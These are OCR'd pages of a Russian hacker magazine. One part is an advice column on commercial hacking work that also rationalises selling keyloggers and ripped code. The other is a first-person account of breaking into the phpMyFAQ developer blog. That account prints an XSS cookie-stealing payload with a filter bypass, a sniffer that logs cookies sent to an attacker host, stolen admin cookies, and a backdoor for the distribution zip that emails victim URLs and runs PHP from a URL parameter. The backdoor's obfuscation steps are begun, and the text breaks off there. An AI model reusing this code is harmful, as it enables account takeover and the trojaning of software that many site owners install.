2. Сотрудничай только с крупными компаниями, а не отдельными индивидуумами. Чем компания крупнее, тем менее значим совет №1, поскольку фирме, нуждающейся в хакерских услугах, дешевле нанять адвоката (а чего его нанимать? юридический отдел и так занимает целый этаж), чем оплачивать эту же работу заново, нанимая другого хакера. Да и потом, если задержанный «преступник» откроет рот, сказав, что просто выполнял задание фирмы, не ведая, что творит — фирме по-любому придется отмазываться. А единственный способ отмазать себя — это оправдать хакера, доказав, что никакого преступления вообще не было и это все злостные нападки конкурентов, которым мы сейчас предъявим встречный иск за нарушение патентных прав, моральный ущерб и упущенную выгоду. Так что, с дополнительными мерами предосторожности можно сотрудничать и со Штатами, не говоря уже про Китай и прочие азиатские страны.
3. Всегда отказывайся от заказов, которые дурно пахнут, особенно если клиент открытым текстом говорит, зачем ему потребовалось три тонны тротила или эмулятор для банковских смарт-карт. Это либо дебил (клиент в смысле), либо ловля на живца (что встречается реже, но все-таки встречается). Исходи из презумпции невиновности, которую со времен ее декларации никто не отменял. Если человеку нужен клавиатурный логгер, то... а почему бы и нет? Что в этом незаконного такого? Например, я могу ставить на свою собственную машину любые логгеры, какие только захочу. Может, у меня провалы в памяти или интерес посмотреть, какая сволочь устраивает на рабочем столе кавардак всякий раз, когда я отлучаюсь от своего ПК.

Администратор локальной сети, устанавливающий логгер, возможно, и совершает противоправное действие, но тут нужно служебную инструкцию читать — и в любом случае, за это действие отвечает он, но не создатель девайса . А если кто-то с помощью логгера стырит номера кредитных карт, пароли и прочую секретную информацию — вот пускай и отвечает по всей строгости закона. Поскольку логгер не является вредоносной программой в чистом виде (а как насчет макросов? макро-рекордеры — ну чем они не логгеры), то создатель программы никакой ответственности не несет (при условии, что он не в сговоре), хотя потрепать нервы могут.

MINIMAL SYSTEM REQUEST

Какими знаниями/опытом/навыками должен обладать хакер для продолжительного хачинья? В первую очередь, — знать язык. Нет, не ассемблер и даже не Си. **Английский разговорный**. Без словаря. Необходимо уметь не только бегло читать сложный технический текст, вникая в него по ходу дела, но и свободно изъясняться в формальной и неформальной переписке.
Также (если фирма действительно крупная) следует быть готовым к длинной серии продолжительных телефонных интервью. Фирмы поменьше, чтобы не тратиться на звонки, **предпочитают GTalk** — разборчивость речи чуть похуже, зато все непонятные (на слух) слова можно ввести в окне текстового чата. То же самое относится к словам, которые мы знаем, как пишутся, но не можем их произнести. Значит, навык беглого письма обязателен, плюс умение воспринимать речь на слух.
Хотя, что касается слуха, — тут все от собеседника зависит. В частности, слово Asia испанцы произносят по буквам, как оно написано («Эсиа») — и ужасный русский акцент им не помеха. А вот американцы совершенно не въезжают, потому что Азия у них звучит, как «Эйжа», что очень сильно напрягает поначалу. Потому перед первыми телефонными интервью настоятельно рекомендуется продумать, какие словам могут встретиться в разговоре, заглянуть в словарь на предмет транскрипции, а для надежности — прогнать текст на одной из программ-говорилок. Сервис **ImTranslator 3.2** (www.omniglot.com/links/translation.htm) вполне сносно говорит на куче языков и неплохо переводит с китайского на английский.
Кстати, при всем уважении к народу Поднебесной, понять их английский (как письменный, так и устный) намного сложнее, чем китайский. К тому же, ковырять китайскую программу без знания языка — легче на якорной цепи повеситься. Куча кнопок с иероглифами и совершенно непонятно, на какую нажимать. Впрочем, если только текст не представлен в графическом виде — его легко рипнуть любой подходящей программой (на худой конец сойдет и MS Spyxx, входящий в штатный комплект поставки MS Visual Studio). После чего загнать в словарь, например, в уже упомянутый ImTranslator. Базовых иероглифов не так уж и много. Они быстро запоминаются, правда, чтобы операционная система научилась их отображать для неуникодовых программ, необходимо загрузить языковый пакет и правильно настроить локаль. Ну да, это тема отдельного разговора.
Тайский язык иероглифическое письмо не использует. Их азбука намного ближе к европейской, хотя с непривычки выглядит устрашающе. Совре-



OpenRCE.org — серьезный интернациональный сайт для серьезных хакеров

Один из основных инструментов хакера. Зовут Ольга

менный малайский вообще использует латиницу, так что единственный барьером в постижении языка оказывается словарный запас и его тональная природа, при которой длительность гласных имеет решающее значение, зачастую меняющее смысл фразы на противоположный. Но ко всему этому быстро привыкаешь.
А вот арабскую вязь я все никак не могу осилить, особенно если учесть, что она построена на концепции узлов, допускающих существенную трансформацию символов — вот и попробуй разбери, что тут написано, а разобрать надо, потому как арабский — весьма популярный язык. На нем говорит до фига потенциальных работодателей.
Конечно, можно ограничиться одним лишь английским, но самых «жирных» клиентов мы отсечем. Возникает резонный вопрос — а не лучше ли потратить время на изучение китайского хотя бы на самом фундаментальном уровне, чем корячиться долгие годы на дешевых заказах?
Впрочем, каждый решает сам, с кем ему дружить, и что ему учить, так что закрываем эту тему и возвращаемся к языкам программирования.

НЕ АССЕМБЛЕРОМ ЕДИНЫМ

Хакер, не знающий ассемблера, это не хакер. В основном, конечно, спрос на x86/x86-64 системы, однако, довольно часто приходится сталкиваться и с микроконтроллерами со стертой маркировкой или заказными чипами с неизвестным набором команд — документации либо вообще нет, либо она отдается только под строгую подписку за немереные деньги и только юридическим лицам, да и то не всем. Как быть, что делать? Отказаться от заказа? Ну, отказаться мы всегда успеем. Систем команд разработано не так уж и много и крайне маловероятно, что заказной чип будет иметь уникальную систему. Скорее всего, это окажется производное чего-то хорошо известного с небольшим количеством действительно новых инструкций, назначение которых вычисляется эвристическим путем. Дизассемблирование прошивок заказных чипов — вполне реальное дело; главное, уметь писать процессорные модули для IDA Pro и знать язык основных чипов.
Но ассемблер — это нижний уровень. На верхнем находится... нет, совсем не приплюснутый Си, а все больше Перл, Питон или типа того. Вот еще Руби появился, чтобы ему было пусто. Кому нужна эта, извините за выражение, хрень? Ведь то же самое можно реализовать и на Си даже с большой эффективностью. Увы! Если клиент хочет получить программу на Питоне, приходится подстраиваться под его требования или... послать такого клиента в лес, туда, где лоси. И все было бы хорошо — да только желающих получить **proof-of-concept** на Питоне (Перле, Руби) с каждым годом становится все больше и больше. Интерпретируемые языки представляют собой явление, с которым нельзя не считаться. Особенно, если вспоминать про регулярные выражения, используемые и для сигнатурного поиска малвари. Вполне распространенное явление — появилась малварь, которую пока никто не ловит, а мы уже расковыряли ее и готовы предложить готовый детектор. Вот только если у клиента имеется своя собственная система обнаружения вторжений, основанная на Перле/Питоне, то наш сишный модуль останется невостребованным. Пусть он работает в сто раз быстрее, но в чужой монастырь со своим уставом не ходят.
С другой стороны — нельзя объять необъятное. Лучше знать свое дело (и делать его хорошо), чем хвататься за все подряд и плодить косяки, как пьяный шпалоукладчик, подрывая свою репутацию и отлавливая только те заказы, от которых отказались все остальные, уважающие себя хакеры.


ЗЛАЧНЫЕ МЕСТА АНДЕГРАУНДА

Где искать заказы? В интернете, а где же еще! Ну, это понятно, что не в брачном агентстве, но все-таки, нельзя ли конкретнее? Как насчет хакерских форумов? Там же тусуется толпа народа! Вот именно, что «толпа» и что «тусуется». В основном идет сплошной треп. Бродят по форуму разные люди с просьбой: дайте денег на гравицапу от пепелеца и ведут себя, будто мы пытаемся им что-то продать. Так что, это даже не вариант. Поиск кряков, просьбы взломать чей-то почтовый ящик/веб-сервер или наточить грабер паролей. В этом тухлом омуте нормальная рыба не плавает. Хотя не все форумы одинаковы. На www.openrce.org, www.reverse-engineering.net, www.woodmann.com встречаются весьма серьезные заказчики, обычно размещающие объявления в коммерческих разделах и позиционирующие себя как фирмы по безопасности.
Слово «фирма» — ключевое. Это не лось и не иголка в стоге сена. Она либо есть (и тогда о ней легко собрать обширную информацию, порывшись в Гугле), либо нас просто дурачат, то есть разводят, как лохов. Или эта, с позволения сказать, «фирма» только вчера образовалась и потому идет лесом. Кадровые агентства при всей своей бесполезности иногда дают хороший улов. То же самое относится к разделу «Jobs» на Security Focus, однако намного выгоднее выходить на известные фирмы напрямую, смотреть, что они пишут в разделе **careers** на своих сайтах и предлагать услуги, что называется, из первых рук. Просто замечательно, если часть персонала фирмы уже знает нас по постам на форумах и не просто знает, а находится в теплых дружеских отношениях, что существенно упрощает получение заказов.
Собственно, основная часть заказов находится через знакомых и с течением времени их число растет в геометрической прогрессии. Количество предложений взрывообразно увеличивается, позволяя нам выбирать наиболее вкусные, интересные и питательные. Правда, это будет не сейчас и даже не завтра. А очень сильно «потом». Начинать всегда сложно, но даже плохое начало зачастую оборачивается очень удачным концом.





www.reverse-engineering.net — еще одно интернациональное хакерское сообщество



Правильно настроенная XP способна отображать иероглифы где угодно

НА ХАКЕРСКОМ РЫНКЕ

Мы бродим среди стеллажей с товаром, то ныряя в подпольные склады, то выныривая обратно к слепящим витринам мега-корпораций. Кто все эти люди и чего им от нас нужно? Искателей крэков, вирусов, троянов и прочей нечисти мы (как уже говорилось) отбросим сразу. Пусть с ними имеют секс другие. Нас интересуют серьезные предложения от серьезных компаний, занимающихся легальным бизнесом.

Анализ коммерческого программного обеспечения на предмет поиска украденных фрагментов кода или несанкционированного использования патентованных алгоритмов — весьма популярная тема и суммы там фигурируют с тремя нулями сзади и двумя цифрами спереди. И все это в долларах, если не в евро. С юридической точки зрения, законы ряда стран запрещают дизассемблировать код, если на то нет соответствующего разрешения от правообладателя. Замечательно! У нас стырили алгоритм и теперь юзают его без выплаты отчислений, а мы даже не можем их прищемить. То есть, еще как можем! По российским законам дизассемблирование возможно и без получения разрешения, поэтому западные компании очень часто нанимают русских хакеров, чтобы поковыряться в коде конкурентов.

Найти похищенный бинарный модуль (пусть и хорошо запрятанный) — минутное дело, даже если он слегка изуродован. А вот с поиском алгоритмов дела обстоят гораздо сложнее. Хакер находится в кромешной тьме, совершенно не понимая, откуда начинать движение и что именно следует искать. Алгоритм (патентованный) — это ведь не пошаговая стратегия и вариантов реализации тут намного больше одного и все они завязаны на математику. На низком уровне (отдельных машинных команд) тут ловить нечего. Приходится абстрагироваться от деталей и рисовать запутанные диаграммы, отображающие ход выполнения программы в наглядной форме. Вот тут-то все патентованные (и непатентованные) алгоритмы и выплывают. Если, конечно, хакер распознает их среди нагромождений квадратиков и паутины стрелочек. Задача сложная, но хорошо оплачиваемая и представляющая собой настоящее испытание, что реально притягивает и завораживает.

После этого «подъем» бинарного кода до компилируемых исходников покажется детской забавой. Вот только не надо пытаться сплавить клиенту результат работы Hex-Rays или другого декомпилятора. Во-первых, это не есть исходные тексты, во-вторых, они не компилируются, а если даже и компилируются, то программа падает еще при запуске. Конечно, никто не требует снабжать каждую строку комментариями, но реконструированный исходный текст должен быть понятен прикладному программисту. Компиляторы (оптимизирующие) любят реализовать выделение памяти через умножение (у команды mul легко отловить переполнение, преобразовав указатель к нулю, сигнализирующему, что на память нас обломали) или выбрасывать исключение с помощью деления, причем не на нуль, а опять-таки путем переполнения. В исходном коде ни умножения, ни деления, понятно, не ночевало. Там было тривиальное ветвление — проверка указателя на равенство нулю. Вот только современные процессоры ветвления не любят, и компиляторы стремятся избавиться от них везде, где это только возможно. Но это уже детали. В целом, ручная декомпиляция программы — дело простое (а потому и сравнительно низко оплачиваемое), но отнимающее кучу времени, что делает его малопривлекательным занятием для опытных хакеров. Иногда, вместо подъема программы до исходных текстов, предлагают «рипанье» бинарного кода с последующим оформлением его в виде динамической библиотеки с документированным интерфейсом, то есть с описанием прототипов всех функций. Оплачивается это еще хуже, однако, требует сравнительно немного времени. На вопрос, кому и зачем может потребоваться рипать код — лучше даже не искать ответа. Гораздо важнее, что рипанье само по себе ненаказуемо и правонарушение совершает тот, кто использует рипнутый код в своих продуктах, а потому частным требованием заказчика становится шифровка кода.

Особняком стоят тесты на проникновение и поиск уязвимостей. С одной стороны, это самый легальный вид хакерской деятельности из всех возможных, с другой же, если перечисленные выше способы дают гарантированный приход, то здесь оплачиваются только найденные дыры, которых может не быть вообще, а времени на поиск убито столько, что просто жалко становится. Короче, дыры — это для азартных игроков. Если отвлечься от негатива и посмотреть на мир глазами оптимиста — дыры есть практически везде и очень многие из них находятся буквально за считанные минуты (и это не преувеличение), особенно если методика поиска тобой уже отработана.

Также неплохо идут на рынке реконструкции сетевых протоколов с интерфейсами динамических библиотек, форматов файлов и т.д. Существуют целые фирмы, специализирующие на создании игровых читов и ботов. Думаю, не стоит объяснять, что они остро нуждаются в хакерской помощи, правда, сотрудничать с ними... ну очень нудно. Как минимум, требуется толстый интернет-канал, позволяющий прокачивать гигабайты свежих игр. Игровой сервер, расположенный где-то там, требует к себе очень бережного обращения. При подозрении в хакерстве на IP-адрес выставляется бан, иногда захватывающий всю подсеть провайдера, а всякие прокси забанены уже давно. Вот и приходится пользоваться услугами разных провайдеров, привлекая к этому занятию друзей со всего мира, устанавливая на их компьютерах (по обоюдному согласию) тоннельные прокси. Весь интернет все равно не забанишь, но расходы... потраченное время... И все это — за какие-то 10k в месяц? А именно на такую сумму можно рассчитывать, работая на постоянной основе.

ХАКЕР В ЗАКОНЕ

Вылезти из подполья и перевести свою хакерскую деятельность на коммерческие рельсы — вполне возможно. Заказы будут. И их будет много. И никакого криминала. Правда, после выполнения некоторых видов работ (вполне легальных в России) в США можно будет въехать только чучелом или тушкой. Это, пожалуй, единственный серьезный недостаток хакерской деятельности. Причем, совершенно невозможно узнать заранее, имеет ли кто-то в Штатах на нас зуб или нет. Иногда хакеров хватают сразу при сходе с самолета и начинают предъявлять, даже если они сюда не хакерствовать приехали, а просто потусоваться на конференции.

На этот случай... нет, адвокатов мы оставим голливудским боевикам, но запомним телефоны российских посольств. Туда следует первым делом звонить при задержании (в США, как известно, задержанному разрешается сделать один телефонный звонок и лучше звонить в посольство, чем домашним, которых с перепугу может и Святой Кондратий хватить). Впрочем, здесь нет универсальных путей и нужно смотреть по ситуации. А ситуация такова — или хакерство, или Америка. Совместить эти две вещи без риска для здоровья — это нужно нереально крутым перцем быть. ⌶



Маг
/ ICQ 884888 /

Троянский конь в phpMyFAQ


История протроянивания популярного движка

Как-то раз я наткнулся в Гугле на сайт http://phpmyfaq.de. Это официальная страница движка для создания факов — PhpMyFaq (по аналогии со скриптом менеджера БД PhpMyAdmin). Заинтересовавшись, я решил проверить распространенность движка в инете. По запросу «phpmyfaq» поисковик выдал 828 000 результатов! И тут мне пришла безумная идея: что, если взломать официальный сайт движка, а затем протроянить архивы с PhpMyFaq своим php-шеллом?

Поиск путей проникновения

Для справки: **PhpMyFaq** — это многофункциональная web-система FAQ, написанная на PHP и использующая БД с поддержкой различных языков (в том числе и русского). При заходе на сайт в глаза сразу же бросается ссылка на devblog разработчиков, на который я, собственно, и перешел. Блог работал на моей любимой платформе WordPress :). Тут ты, наверняка, подумаешь: «Фу, вордпресс, его же может сломать даже ребенок!». Ничего подобного! Утверждение верно лишь для старых версий. В новых, чтобы взломать блог, приходится изрядно повозиться.

Итак, открыв html-исходник главной страницы блога, я увидел жизнеутверждающую надпись: «`<meta name="generator" content="WordPress 2.3.3" />`». На момент написания статьи это была одна из последних версий вордпресса. Полезных паблик-уязвимостей для нее не существует, но на каждую дверь всегда найдется своя отмычка! Немного поразмыслив, я вспомнил о недавнем баге в kses html-фильтрах (опенсорс-библиотека, используемая во многих скриптах, в том числе и вордпрессе). Баг заключался в следующем: при проверке ссылок в комментариях (да и вообще, где угодно) kses-фильтры некорректно обрабатывают начало ссылки — протокол. По задумке разработчиков, kses-фильтр пропустит только ссылки, начинающиеся с `http://`, `ftp://`, `mail://`. Так оно и будет работать, но не всегда :). Путем вставки в линк урлдекодированного символа `%0B` мы можем обойти это ограничение. То есть, при постинге комментария с содержимым: `<a href="%0Bjavascript:alert(document.cookie)">Click here</a> (%0B здесь нужно пропустить через urldecode())` на таргетной странице мы получим просто javascript-ссылку:



Админка девблога PhpMyFaq

Троянская лошадь пашет :)

```
<a href="javascript:alert(document.cookie)">
Click here</a>
```

Так что мне оставалось только закодировать evil-жаваскрипт, дабы избавить его от кавычек, поставить снифер на свой evil-хост и придумать такую ссылку, которую бы админы с удовольствием кликнули.

ПЕРЕД ВЗЛОМОМ

Ядовитая строка у меня получилась такая:


```
window.location.href='http://myevilhost.com/
snif.php?id='+document.cookie;
```

Здесь: http://myevilhost.com/snif.php?id= — мой снифер, принимающий входящие кукисы через параметр id. Его содержимое, скорее всего, тебе до боли знакомо:

```
<?php
$id = $_GET["id"];
$file = fopen('log.txt', 'a');
fwrite($file, $id );
fclose($file);
?>
<script>history.go(-1)</script>
Under construction
```

Полученные кукисы сразу же записываются в log.txt, и серфер перенаправляется обратно на страницу блога. Далее было необходимо зашифровать мою ядовитую строку в url-представление. Для этого я также набросал нехитрый скрипт:

```
<?php
  $str2hex = urldecode("window.location.
href='http://myevilhost.com/snif.
php?id='+document.cookie;");
  $returnstr='';
  for($i=0;$i<strlen($str);$i++)
  {
    if($str[$i]=='&')
    {
      $returnstr .= "$str[$i]";
    }
    else
    {
      $hex=dechex(ord($str[$i]));
```



```
      $returnstr .= "%$hex";
    }
  }
  print $returnstr;
?>
```

На выходе получилась строка урл-кодированных символов, из которой я и составил свой мега-комментарий (%0B, конечно же, раскодировал перед постингом):

```
Help me! My PhpMyFaq installation does not work
correctly :(
<a href="%0Bjavascript:%77%69%6e%64%6f%77%2e
%6c%6f%63%61%74%69%6f%6e%2e%68%72%65%66%3d%2
7%68%74%74%70%3a%2f%2f%6d%79%65%76%69%6c%68%
6f%73%74%2e%63%6f%6d%2f%73%6e%69%66%2e%70%68
%70%3f%69%64%3d%27%2b%64%6f%63%75%6d%65%6e%7
4%2e%63%6f%6f%6b%69%65%3b">my faqdesc</a>
```

И, как ни странно, отзывчивые разработчики «пхпмайфака» буквально на следующий день кликнули по моей ссылке.

ПРОНИКНОВЕНИЕ

Проснувшись, я сразу полез на свой дедик проверять log.txt и увидел в нем жизнеутверждающую строку:

```
wordpressuser_1307522524cd4b36efbb9978596d4
5d7=support;wordpresspass_1307522524cd4b36e
fbb9978596d45d7=0c90dc4b44d73f4122933f2b17b
f3db7
```

Видимо, это были кукисы одного из админов блога :). Теперь мне оставалось только вставить их в Оперу. Что я и сделал с помощью встроенного редактора кукисов (Инструменты → Дополнительно → Cookies). Зайдя в админку блога http://devblog.phpmyfaq.de/wp-admin, я убедился, что полученные кукисы были действительно админские, так как никакого урезания прав даже близко не наблюдалось. Отсюда я пошел в раздел управления плагинами и убедился, что админам вообще не знакомо понятие безопасности. Единственный плагин блога — **Akismet** (антиспам-плагин) — был открыт на запись (впоследствии выяснилось, что абсолютно все файлы на сервере доступны для записи), чем я немедленно и воспользовался, вставив в его код шелл собственного написания. Теперь он был доступен по адресу http://devblog.phpmyfaq.de/wp-admin/?popa. Далее я стал искать дистрибутивы PhpMyFaq для скачивания. Таковые нашлись на пару директорий выше в ./../../download. Последней стабильной версией движка был phpmyfaq-2.0.7.zip. Его-то я и решил протроянить :). Для этой нехитрой цели я установил скрипт на свой локалхост и наобум взял один файл для опытов — ./inc/functions.



links

www.securityfocus.com/archive/1/490402 — описание уязвимости в kses-фильтрах.



warning


Маська! Будь моей женой!

Mar



warning

Информация предоставляется исключительно к размышлению. Никакая часть статьи не может быть использована во вред. В обратном случае ни автор, ни редакция не несут какой-либо ответственности за возможный ущерб, причиненный вашими действиями.



Архивы с дистрибутивами PhpMyFaq

php. Теперь нужно было лишь придумать механизм, уведомляющий о том, что новая жертва устанавливает протрояненный дистрибутив себе на хост — и похитрее его замаскировать (и сам шелл, само собой). Неплохо было бы сделать так, чтобы во время установки движка какой-нибудь служебный файл (пустой) записывался в `/tmp`, а на мое мыло приходил бы отчет с адресом жертвы. Файл в `/tmp` нужен был, чтобы мыло не приходило каждый раз, когда кто-нибудь зайдет на страницы скрипта :).

И я взялся за программную реализацию.

КОДИНГ

Вышеизложенные идеи я уместил всего лишь в нескольких строчках кода:

```
if(!is_file("/tmp/sess_php001")) { mail("Moe_milo@
mail.ru", "New shell of PhpMyFaq ".getenv("SERVER_
NAME").getenv("SCRIPT_NAME"), getenv(«SERVER_
NAME»).getenv("SCRIPT_NAME")); } $fp=fopen("/tmp/
sess_php001","w"); fputs($fp,1); fclose($fp);
isset($_GET[viewnewest]) ? eval(trim(stripslashes($_
GET[viewnewest]))) : "";
```

Объясняю: если файла `/tmp/sess_php001` не существует, скрипт шлет мыло на мой адрес с урлом жертвы, затем создает файл `/tmp/sess_php001`. Если существует параметр `$_GET[viewnewest]`, то он исполняется, как php-код. Все гениальное просто :).

Теперь мой код необходимо было зашифровать. Я поступил с ним так:

1. Пропустил через `base64_encode()`;
2. Перевел все полученные символы в chr-представление

